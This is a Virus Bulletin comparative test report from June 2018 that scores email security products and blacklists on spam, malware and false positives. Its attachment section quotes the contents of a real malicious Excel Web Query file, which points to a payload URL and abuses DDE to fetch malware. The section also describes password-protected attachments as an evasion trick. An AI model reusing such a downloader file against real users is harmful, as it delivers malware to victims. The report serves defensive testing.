

virus

BULLETIN

Covering the global threat landscape

VBSPAM EMAIL SECURITY COMPARATIVE REVIEW JUNE 2018

Martijn Grooten & Ionuț Răileanu

In this test – which forms part of *Virus Bulletin's* continuously running security product test suite – 13 full email security solutions and eight blacklists of various kinds were assembled on the test bench to measure their performance against various streams of wanted, unwanted and malicious emails.

The news in these test reports tends to be good: email security products are an important first line of defence against the many email-borne threats and, especially against the bulk of opportunistic threats, they perform really well. The news in this report is no exception, with all 13 full solutions obtaining a VBSpam award and an impressive ten of them performing well enough to earn a VBSpam+ award.

MALICIOUS ATTACHMENTS

Email continues to be a major delivery vector for malware. Though only a small portion of spam emails carry malware, it is these kinds of emails that people are most concerned about.

Amongst the emails with malicious attachments seen in our spam feeds, two trends were noticeable: first, there was the use of *Excel Web Query* (.iqy) files as email attachments. These are very short files, often barely more than a few lines

```

WEB
1
http://clodflarechk.com/2.dat
2
a
3
b
4
c
5

```

*The content of an .iqy file seen in this month's test data.
(The domain has since been taken down.)*

long, which upon being clicked, open *Excel* and pull data into a new spreadsheet.

This data exploits Dynamic Data Exchange (DDE), a feature in *Office* regularly abused by malware, to execute some PowerShell code, which often downloads a final malicious payload.

The idea behind using a new kind of attachment in malicious spam campaigns is to bypass email security and anti-virus products that have not yet caught up with the trend – but this only gives attackers a very small window of opportunity, as security products usually catch up quickly. Indeed, while more than a third of the malware seen in this test was delivered as an .iqy attachment, few products had a hard time blocking these emails.


The same was true for the second trend we observed in malicious spam during the test period, though things here were more subtle: the sending of malicious *Word* attachments protected with a password. The password is sent as part of the body of the email, but an anti-virus scanner that is built into an email security product will only see the attachment and not its content¹.

Many products would thus not have recognized the attachment as malware, though this test confirmed they would still have recognized the email as spam. Testing the user experience is currently beyond the remit of the VBSpam test, but we know that some implementations allow an end-user to open emails that are merely marked as spam, while those that are detected as malware are put safely beyond the user's reach. In one infamous case², a malicious email was put into quarantine by an email security product only to be retrieved from there by the end-user – with far-reaching consequences.

In total, this test saw 1,146 emails with a malicious attachment. All but 60 of these were blocked by every email security product in the test.

¹ It is technically possible for a product to read the password from the email body and use it to decrypt the attachment, but this is generally considered bad practice.

² <https://www.f-secure.com/weblog/archives/00002226.html>.



Recruitment spam has been a common delivery vector for password-protected Office attachments.

One interesting point of note is a slight drop in the number of these emails that were picked up by IP-based blacklists. Such blacklists aren't exposed to attachments, so they can't be blamed for missing some of them, but the decrease in detections may also indicate that spammers are doing a better job at evading blacklisted IP addresses in these campaigns.

THE SPAM THAT MAYBE ISN'T SPAM

The VBSpam set-up runs continuously throughout the year and many participating products – not just those that choose to be part of the quarterly public tests – use the weekly feedback we provide to improve their products.

One thing that regularly comes up in discussions with vendors is the issue of emails in the spam corpus that don't appear to be spam, and which the vendors claim some of their customers have actually subscribed to. Email security experts would counter that by saying that spam is about consent, not about content, and thus the same email can be both ham and spam to different customers.

Until now, emails in the spam feed that seemed legitimate and that were marked as legitimate by several products have been excluded from the test. That rule has now changed. Apart from transactional emails and NDRs, which will be excluded from the test corpus³, all emails sent as part of our spam feeds will be included in the test. However, those emails that appear legitimate in terms of both content and sender will be included in the spam corpus with a weight of 0.2.

We refer to these emails as 'unwanted', a name which is to be read as 'merely unwanted'. Obviously, all spam emails are unwanted, but in most cases they are far more undesirable.

³ We do not believe it is reasonable to expect these emails to be filtered correctly in the VBSpam test environment.

RESULTS

Yet again, the results of the test show that when it comes to volume, spam is an extremely well mitigated problem. Several products in this test blocked more than 99.9 per cent of the spam emails.

As mentioned in the introduction, all participating full solutions achieved a VBSpam award, with no fewer than ten performing well enough to achieve a VBSpam+ award. You will find all the details on the following pages, while a historic overview of products' performances can be found on our website: <https://www.virusbulletin.com/testing/vbspam>.

New in this test is *Safemail*, a cloud-based product from Italian company *Spin*. Though new to the test, the company has been working in the anti-abuse space since 1996. The product offers many features, most of which are beyond the scope of this test, but one worthy of mention is the option to set the product to 'paranoid' mode, where every DKIM and SPF fail is blocked.

What we did measure was the product's performance, and that was excellent: it achieved a spam catch rate of more than 99.9%, while avoiding false positives in both the ham and newsletter corpus – something achieved by only three other products in the test. It is thus well deserving of a VBSpam+ award on its debut appearance.

All products blocked at least 98 per cent of spam carrying malware, although performance here was slightly poorer than that on spam in general, suggesting that those using spam to spread malware make more of an effort to ensure their emails bypass spam filters. *ESET*, *Libra Esva* and *OnlyMyEmail* were the only products that blocked all spam carrying malware.

Axway MailGate 5.5.1

SC rate: 99.52%
 FP rate: 0.00%
 Final score: 99.47
 Project Honey Pot SC rate: 99.33%
 Abusix SC rate: 99.69%
 Newsletters FP rate: 1.3%
 Malware SC rate: 98.87%
 Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●



Fortinet FortiMail

SC rate: 99.97%
 FP rate: 0.00%
 Final score: 99.97
 Project Honey Pot SC rate: 99.998%
 Abusix SC rate: 99.95%
 Newsletters FP rate: 0.0%
 Malware SC rate: 99.30%
 Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●



Bitdefender Security for Mail Servers 3.1.6

SC rate: 99.96%
 FP rate: 0.00%
 Final score: 99.96
 Project Honey Pot SC rate: 99.99%
 Abusix SC rate: 99.94%
 Newsletters FP rate: 0.0%
 Malware SC rate: 98.08%
 Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●



IBM Lotus Protector for Mail Security

SC rate: 99.96%
 FP rate: 0.00%
 Final score: 99.95
 Project Honey Pot SC rate: 99.96%
 Abusix SC rate: 99.96%
 Newsletters FP rate: 0.3%
 Malware SC rate: 99.56%
 Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●



ESET Mail Security for Microsoft Exchange Server

SC rate: 99.99%
 FP rate: 0.00%
 Final score: 99.99
 Project Honey Pot SC rate: 99.998%
 Abusix SC rate: 99.99%
 Newsletters FP rate: 0.0%
 Malware SC rate: 100.00%
 Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●



Kaspersky for Exchange

SC rate: 99.98%
 FP rate: 0.00%
 Final score: 99.95
 Project Honey Pot SC rate: 99.98%
 Abusix SC rate: 99.98%
 Newsletters FP rate: 0.7%
 Malware SC rate: 99.83%
 Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●



Forcepoint Email Security Cloud

SC rate: 99.14%
 FP rate: 0.10%
 Final score: 98.66
 Project Honey Pot SC rate: 98.30%
 Abusix SC rate: 99.85%
 Newsletters FP rate: 0.0%
 Malware SC rate: 99.04%
 Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●



Kaspersky Linux Mail Security 8.0

SC rate: 99.98%
 FP rate: 0.00%
 Final score: 99.95
 Project Honey Pot SC rate: 99.98%
 Abusix SC rate: 99.97%
 Newsletters FP rate: 0.7%
 Malware SC rate: 99.83%
 Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●



Libra Esva 4.1.0.0

SC rate: 99.96%
 FP rate: 0.00%
 Final score: 99.93
 Project Honey Pot SC rate: 99.99%
 Abusix SC rate: 99.94%
 Newsletters FP rate: 0.7%
 Malware SC rate: 100.00%
 Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●



ZEROSPAM

SC rate: 99.91%
 FP rate: 0.00%
 Final score: 99.80
 Project Honey Pot SC rate: 99.93%
 Abusix SC rate: 99.89%
 Newsletters FP rate: 2.7%
 Malware SC rate: 99.21%
 Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●



OnlyMyEmail's Corporate MX-Defender

SC rate: 99.997%
 FP rate: 0.01%
 Final score: 99.79
 Project Honey Pot SC rate: 99.996%
 Abusix SC rate: 99.998%
 Newsletters FP rate: 3.3%
 Malware SC rate: 100.00%
 Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●



IBM X-Force Combined

SC rate: 96.89%
 FP rate: 0.00%
 Final score: 96.89
 Project Honey Pot SC rate: 94.69%
 Abusix SC rate: 98.76%
 Newsletters FP rate: 0.0%
 Malware SC rate: 75.22%

IBM X-Force IP

SC rate: 94.30%
 FP rate: 0.00%
 Final score: 94.30
 Project Honey Pot SC rate: 89.82%
 Abusix SC rate: 98.11%
 Newsletters FP rate: 0.0%
 Malware SC rate: 75.13%

Spin Safemail 1.0

SC rate: 99.91%
 FP rate: 0.00%
 Final score: 99.91
 Project Honey Pot SC rate: 99.90%
 Abusix SC rate: 99.92%
 Newsletters FP rate: 0.0%
 Malware SC rate: 98.95%
 Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●



IBM X-Force URL

SC rate: 61.71%
 FP rate: 0.00%
 Final score: 61.71
 Project Honey Pot SC rate: 75.45%
 Abusix SC rate: 50.04%
 Newsletters FP rate: 0.0%
 Malware SC rate: 0.96%

Trustwave

SC rate: 99.95%
 FP rate: 0.00%
 Final score: 99.87
 Project Honey Pot SC rate: 99.93%
 Abusix SC rate: 99.98%
 Newsletters FP rate: 2.0%
 Malware SC rate: 99.91%
 Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●



Spamhaus DBL

SC rate: 45.84%
 FP rate: 0.01%
 Final score: 45.77

Spamhaus DBL contd.**Project Honey Pot SC rate:** 47.92%**Abusix SC rate:** 44.07%**Newsletters FP rate:** 0.0%**Malware SC rate:** 29.58%**Spamhaus ZEN****SC rate:** 93.83%**FP rate:** 0.00%**Final score:** 93.83**Project Honey Pot SC rate:** 88.74%**Abusix SC rate:** 98.15%**Newsletters FP rate:** 0.0%**Malware SC rate:** 80.98%**Spamhaus ZEN+DBL****SC rate:** 96.03%**FP rate:** 0.01%**Final score:** 95.96**Project Honey Pot SC rate:** 93.29%**Abusix SC rate:** 98.35%**Newsletters FP rate:** 0.0%**Malware SC rate:** 82.46%**URIBL (MX Tools)****SC rate:** 47.76%**FP rate:** 0.00%**Final score:** 47.75**Project Honey Pot SC rate:** 47.19%**Abusix SC rate:** 48.24%**Newsletters FP rate:** 0.3%**Malware SC rate:** 15.18%**Zetascan (MX Tools)****SC rate:** 93.37%**FP rate:** 0.25%**Final score:** 91.95**Project Honey Pot SC rate:** 86.08%**Abusix SC rate:** 99.56%**Newsletters FP rate:** 4.3%**Malware SC rate:** 90.92%**APPENDIX: SET-UP, METHODOLOGY AND EMAIL CORPORA**

The full VBSpam test methodology can be found at <https://www.virusbulletin.com/testing/vbspam/vbspam-methodology/>.

The test ran for 19 days, from 12am on 12 May to 12am on 31 May 2018. A power cut caused a disruption between 18 and 20 May; hence emails sent during this period were excluded from the test.

The test corpus consisted of 128,775 emails. 121,244 of these were spam, 55,714 of which were provided by *Project Honey Pot*, with the remaining 65,530 spam emails provided by *Abusix*. There were 7,232 legitimate emails ('ham') and 299 newsletters.

116 emails in the spam corpus were considered 'unwanted' (emails contained in the spam feed that appeared legitimate in terms of both content and sender) and were included with a weight of 0.2; this explains the non-integer numbers in some of the tables.

Moreover, 1,146 emails from the spam corpus were found to contain a malicious attachment; though we report separate performance metrics on this corpus, it should be noted that these emails were also counted as part of the spam corpus.

Emails were sent to the products in real time and in parallel. Though products received the email from a fixed IP address, all products had been set up to read the original sender's IP address as well as the EHLO/HELO domain sent during the SMTP transaction, either from the email headers or through an optional XCLIENT SMTP command⁴. Consequently, products were able to filter email in an environment that was very close to one in which they would be deployed in the real world.

For those products running in our lab, we ran them as virtual machines on a *VMware ESXi* cluster. As different products have different hardware requirements – not to mention those running on their own hardware, or those running in the cloud – there is little point comparing the memory, processing power or hardware the products were provided with; we followed the developers' requirements and note that the amount of email we receive is representative of that received by a small organization.

Although we stress that different customers have different needs and priorities, and thus different preferences when it comes to the ideal ratio of false positives to false negatives, we created a one-dimensional 'final score' to compare products. This is defined as the spam catch (SC) rate minus

⁴http://www.postfix.org/XCLIENT_README.html.

five times the weighted false positive (WFP) rate. The WFP rate is defined as the false positive rate of the ham and newsletter corpora taken together, with emails from the latter corpus having a weight of 0.2:

$$\text{WFP rate} = (\# \text{false positives} + 0.2 * \min(\# \text{newsletter false positives}, 0.2 * \# \text{newsletters})) / (\# \text{ham} + 0.2 * \# \text{newsletters})$$

While in the spam catch rate (SC), emails considered 'unwanted' (see above) are included with a weight of 0.2.

The final score is then defined as:

$$\text{Final score} = \text{SC} - (5 \times \text{WFP})$$

In addition, for each product, we measure how long it takes to deliver emails from the ham corpus (excluding false positives) and, after ordering these emails by this time, we colour-code the emails at the 10th, 50th, 95th and 98th percentiles:

- (green) = up to 30 seconds
- (yellow) = 30 seconds to two minutes
- (orange) = two to ten minutes
- (red) = more than ten minutes

Products earn VBSpam certification if the value of the final score is at least 98 and the 'delivery speed colours' at 10 and 50 per cent are green or yellow and that at 95 per cent is green, yellow or orange.

Meanwhile, products that combine a spam catch rate of 99.5% or higher with a lack of false positives, no more than 2.5% false positives among the newsletters and 'delivery speed colours' of green at 10 and 50 per cent and green or yellow at 95 and 98 per cent earn a VBSpam+ award.

Editor: Martijn Grooten

Head of Testing: Peter Karsai

Security Test Engineers: Scott James, Tony Oliveira, Adrian Luca, Ionuț Răileanu, Chris Stock

Sales Executive: Allison Sketchley







Editorial Assistant: Helen Martin

Developer: Lian Sebe

© 2018 Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Email: editor@virusbulletin.com

Web: <https://www.virusbulletin.com/>

	True negatives	False positives	FP rate	False negatives	True positives	SC rate	VBSpam	Final score
Axway	7232	0	0.00%	577.4	120573.8	99.52%		99.47
Bitdefender	7232	0	0.00%	46.6	121104.6	99.96%		99.96
ESET	7232	0	0.00%	8.4	121142.8	99.99%		99.99
Forcepoint	7225	7	0.10%	1047.2	120104	99.14%		98.66
FortiMail	7232	0	0.00%	34.6	121116.6	99.97%		99.97
IBM	7232	0	0.00%	45.4	121105.8	99.96%		99.95
Kaspersky for Exchange	7232	0	0.00%	26.4	121124.8	99.98%		99.95
Kaspersky LMS	7232	0	0.00%	28.8	121122.4	99.98%		99.95
Libra Esva	7232	0	0.00%	47	121104.2	99.96%		99.93
OnlyMyEmail	7231	1	0.01%	3.2	121148	99.997%		99.79
Safemail	7232	0	0.00%	107.6	121043.6	99.91%		99.91
Trustwave	7232	0	0.00%	54.6	121096.6	99.95%		99.87
ZEROSPAM	7232	0	0.00%	110.4	121040.8	99.91%		99.80
IBM X-Force Combined*	7232	0	0.00%	3767.8	117383.4	96.89%	N/A	96.89
IBM X-Force IP*	7232	0	0.00%	6906.2	114245	94.30%	N/A	94.30
IBM X-Force URL*	7232	0	0.00%	46382.8	74768.4	61.71%	N/A	61.71
Spamhaus DBL*	7231	1	0.01%	65613	55538.2	45.84%	N/A	45.77
Spamhaus ZEN*	7232	0	0.00%	7478.2	113673	93.83%	N/A	93.83
Spamhaus ZEN+DBL*	7231	1	0.01%	4814	116337.2	96.03%	N/A	95.96
URIBL*	7232	0	0.00%	63289.2	57862	47.76%	N/A	47.75
Zetascan*	7214	18	0.25%	8035.8	113115.4	93.37%	N/A	91.95

*The IBM X-Force, Spamhaus, URIBL and Zetascan products are partial solutions and their performance should not be compared with that of other products.

(Please refer to the text for full product names and details.)

	Newsletters		Malware		Project Honey Pot		Abusix		STDev [†]	Speed			
	False positives	FP rate	False negatives	SC rate	False negatives	SC rate	False negatives	SC rate		10%	50%	95%	98%
Axway	4	1.3%	13	98.87%	371.8	99.33%	205.6	99.69%	1.05	●	●	●	●
Bitdefender	0	0.0%	22	98.08%	5.2	99.99%	41.4	99.94%	0.33	●	●	●	●
ESET	0	0.0%	0	100.00%	1.2	99.998%	7.2	99.99%	0.25	●	●	●	●
Forcepoint	0	0.0%	11	99.04%	948.6	98.30%	98.6	99.85%	1.47	●	●	●	●
FortiMail	0	0.0%	8	99.30%	1.2	99.998%	33.4	99.95%	0.47	●	●	●	●
IBM	1	0.3%	5	99.56%	21.6	99.96%	23.8	99.96%	0.3	●	●	●	●
Kaspersky for Exchange	2	0.7%	2	99.83%	10.6	99.98%	15.8	99.98%	0.3	●	●	●	●
Kaspersky LMS	2	0.7%	2	99.83%	9	99.98%	19.8	99.97%	0.26	●	●	●	●
Libra Esva	2	0.7%	0	100.00%	6.6	99.99%	40.4	99.94%	0.35	●	●	●	●
OnlyMyEmail	10	3.3%	0	100.00%	2	99.996%	1.2	99.998%	0.07	●	●	●	●
Safemail	0	0.0%	12	98.95%	54.6	99.90%	53	99.92%	0.53	●	●	●	●
Trustwave	6	2.0%	1	99.91%	39.4	99.93%	15.2	99.98%	0.33	●	●	●	●
ZEROSPAM	8	2.7%	9	99.21%	37.2	99.93%	73.2	99.89%	0.46	●	●	●	●
IBM X-Force Combined*	0	0.0%	284	75.22%	2955.6	94.69%	812.2	98.76%	3.78	N/A	N/A	N/A	N/A
IBM X-Force IP*	0	0.0%	285	75.13%	5668.6	89.82%	1237.6	98.11%	4.88	N/A	N/A	N/A	N/A
IBM X-Force URL*	0	0.0%	1135	0.96%	13665.8	75.45%	32717	50.04%	21.84	N/A	N/A	N/A	N/A
Spamhaus DBL*	0	0.0%	807	29.58%	28985.6	47.92%	36627.4	44.07%	20.95	N/A	N/A	N/A	N/A
Spamhaus ZEN*	0	0.0%	218	80.98%	6264.8	88.74%	1213.4	98.15%	5.63	N/A	N/A	N/A	N/A
Spamhaus ZEN+DBL*	0	0.0%	201	82.46%	3733.6	93.29%	1080.4	98.35%	4.15	N/A	N/A	N/A	N/A
URIBL*	1	0.3%	972	15.18%	29392.8	47.19%	33896.4	48.24%	20.84	N/A	N/A	N/A	N/A
Zetascan*	13	4.3%	104	90.92%	7748	86.08%	287.8	99.56%	7.16	N/A	N/A	N/A	N/A

* The IBM X-Force, Spamhaus, URIBL and Zetascan are partial solutions and their performance should not be compared with that of other products. None of the queries to the IP blacklists included any information on the attachments; hence their performance on the malware corpus is added purely for information.

† The standard deviation of a product is calculated using the set of its hourly spam catch rates.

● 0–30 seconds; ● 30 seconds to two minutes; ● two minutes to 10 minutes; ● more than 10 minutes.
 (Please refer to the text for full product names and details.)

Hosted solutions	Anti-malware	IPv6	DKIM	SPF	DMARC	Multiple MX-records	Multiple locations
Forcepoint	Forcepoint Advanced Malware Detection		√	√	√	√	√
OnlyMyEmail	Proprietary (optional)		√	√	*	√	√
Safemail	ClamAV; proprietary	√	√	√	√	√	√
ZEROSPAM	ClamAV			√		√	√

* OnlyMyEmail verifies DMARC status but doesn't provide feedback at the moment.


(Please refer to the text for full product names.)

Local solutions	Anti-malware	IPv6	DKIM	SPF	DMARC	Interface			
						CLI	GUI	Web GUI	API
Axway MailGate	Kaspersky, McAfee	√	√	√				√	
Bitdefender	Bitdefender	√				√		√	√
ESET	ESET Threatsense	√	√	√	√	√	√		
FortiMail	Fortinet	√	√	√	√	√		√	√
IBM	Sophos; IBM Remote Malware Detection			√		√		√	
Kaspersky for Exchange	Kaspersky Lab	√		√		√		√	
Kaspersky LMS	Kaspersky Lab	√		√	√	√		√	
Libra Esva	ClamAV; others optional		√	√		√		√	
Trustwave	Support for multiple third-party engines	√	√	√	√	√	√	√	√

(Please refer to the text for full product names and details.)

Products ranked by final score	
ESET	99.99
FortiMail	99.97
Bitdefender	99.96
Kaspersky for Exchange	99.95
IBM	99.95
Kaspersky LMS	99.95
Libra Esva	99.93
Safemail	99.91
Trustwave	99.87
ZEROSPAM	99.80
OnlyMyEmail	99.79
Axway	99.47
Forcepoint	98.66

(Please refer to the text for full product names and details.)



(Please refer to the text for full product names and details.)